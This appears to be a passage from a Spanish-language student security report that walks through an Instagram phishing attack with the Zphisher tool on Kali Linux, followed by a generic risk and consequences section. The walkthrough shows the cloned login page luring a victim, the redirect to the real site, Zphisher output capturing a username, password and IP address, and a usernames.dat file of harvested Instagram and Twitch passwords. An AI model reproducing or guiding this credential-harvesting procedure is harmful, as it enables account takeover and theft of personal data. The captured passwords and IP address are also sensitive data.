
Vamos a suponer que la victima ha leído el mensaje y ha entrado a la url o link que le hemos mandado.

Aquí veremos como la victima tiene el mensaje y bien entra en la pagina que nosotros le hemos enviado.




Una vez que la victima ha entrado en nuestra url mandada le saldra la pagina de inicio de sesión de Instagram en este casa que como podemos ver el lomas realista posible, por no decir que es totalmente idéntica a la real.

Como podemos ver en la imagen que se muestra a continuación así es la pagina a la que accederán nuestra victimas:




tendríamos a nuestra victima metida en el link o url que nosotros le habíamos mandado.

Ahora solo quedaría esperar a que nuestra victima meta sus credenciales en el formulario de inicio sesión de nuestra pagina de Instagram falsa que hemos creado, como vamos a poder ver en la siguiente imagen.



nuestra victima haya metido sus credenciales y le haya dado a Log in esta misma pagina le redirigirá hacia la pagina oficial de Instagram con un mensaje anteriormente mostrado diciendo como que su contraseña o nombre de usuario son incorrectos.

Aquí podremos ver la pagina oficial a la que nops ha redirigido y ya podrá meter la victima sus credenciales correctamente y acceder a su Instagram



ultimo paso lo único que nos queda a nosotros los atacantes seria esperar a que se hayan logeado en la pagina falsa y si todo ha ido bien como anteriormente hemos mencionado en nuestro programa de Zphisher podremos ver donde se ha guardado el usuario y contraseña de dicha victima como también podremos ver su dirección ip como podemos comprobar en la siguiente imagen:

.Como
podemos
ver la

```
kali@kali: ~/Escritorio/Zphisher/zphisher
Archivo Acciones Editar Vista Ayuda
[-] URL 2 : https://
[-] URL 3 : https://get-unlimited-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
[-] Victim's IP : 195.53.250.186
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : Mikel_portu
[-] Password : Somorrostro2023*
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
[-] Login info Found !!
[-] Account : Mikel_portu
```

información la podemos ver desde el mismo programa pero tenemos que tener en cuenta que toda esta información también se nos guardan en sus carpetas y en sus respectivos directorios como veremos ahora a continuación.


Antes de nada tenemos que tener en cuenta donde se guardan las credenciales de las victimas y eso lo podremos ver en la carpeta de Instagram dentro de Zphisher.

La carpeta donde se van a estar guardadno las credenciales y las ip de nustras victimas estaria dentro de:


/home/kali/Escritorio/Zphisher/zphisher/auth

Aquí podremos ver que temos 2 archivos de texto


En el
archivo
ip.txt se
nos
guardaran
todas las



direcciones ip de nuestra victimas o bien de las victimas a las que hemos conseguido realizar el phishing, como se muestra en la captura a continuación.



Y para finalizar en el archivo usernames.data podremos ver el nombre de usuario y contraseña de las victimas que cayeron en nuestra trampa de Phishing de Instagram, como mostrare en la siguiente imagen.

A screenshot of a Windows-style application window titled "Mousepad" with the path "~\Escritorio\Zphisher\zphisher\auth\usernames.dat". The window has a menu bar with "Fichero", "Editar", "Buscar", "Ver", "Documento", and "Ayuda". Below the menu is a toolbar with various icons. The main text area shows a list of credentials in a file named "usernames.dat":

```
1 Instagram Username: mikel Pass: 123455
2 Instagram Username: mikel1234 Pass: contraseña
3 Twitch Username: mikel Pass: 1234
4 Instagram Username: mikel Pass: 123456
5 Instagram Username: Mikel_portu Pass: Somorrostro2023*
6 Instagram Username: Mikel_portu Pass: Somorrostro2023*
7
```

habríamos terminado nuestro ataque y ya tendríamos las credenciales d nuestra victima ahora lo que se podría realizar seria crear una pequeña base de datos donde se irán guardando las ip y usuario y contraseña de cada una de nuestras victimas, o bien realizar un txt con todo ordenado.

5.4 Evaluación de Riesgos y Consecuencias

La evaluación de riesgos y consecuencias es un paso crítico en cualquier actividad relacionada con la seguridad informática, incluido el phishing. Aquí se analizan los posibles riesgos y las posibles consecuencias tanto para el atacante como para las víctimas involucradas. Algunos aspectos a considerar en esta evaluación incluyen:

1. Riesgos para el atacante:

- Exposición de la identidad: Si no se toman precauciones adecuadas, el atacante puede ser rastreado y expuesto.
- Consecuencias legales: El phishing es ilegal en la mayoría de los países y puede resultar en cargos criminales si se descubre al perpetrador.
- Repercusiones reputacionales: Si el ataque es descubierto y vinculado al atacante, puede dañar su reputación personal o profesional.

2. Riesgos para las víctimas:

- Pérdida financiera: Las víctimas pueden sufrir pérdidas financieras si divulgan información personal o financiera confidencial.
- Robo de identidad: La información personal robada puede ser utilizada para cometer robo de identidad, lo que puede tener consecuencias graves y a largo plazo.
- Daño a la reputación: Si la información comprometedor de la víctima se divulga públicamente, puede resultar en daño a su reputación personal o profesional.

3. Consecuencias técnicas:

- Compromiso de la seguridad de datos: Si el phishing tiene éxito, puede resultar en el compromiso de la seguridad de los sistemas y datos de la víctima.

- Impacto en la disponibilidad de servicios: Los ataques de phishing dirigidos a servicios en línea pueden resultar en interrupciones del servicio para los usuarios legítimos.

4. Impacto social y emocional:

- Desconfianza en la seguridad en línea: Los ataques exitosos de phishing pueden socavar la confianza del público en la seguridad de las comunicaciones en línea.
- Estrés y ansiedad: Las víctimas de phishing pueden experimentar estrés y ansiedad debido a la pérdida de datos personales o financieros, así como a la incertidumbre sobre las consecuencias futuras.

La evaluación de riesgos y consecuencias del phishing es fundamental para comprender el alcance total del daño potencial tanto para el atacante como para las víctimas involucradas. Esto puede ayudar a informar las decisiones sobre la implementación de medidas de seguridad adecuadas y las respuestas a incidentes en caso de que ocurra un ataque de phishing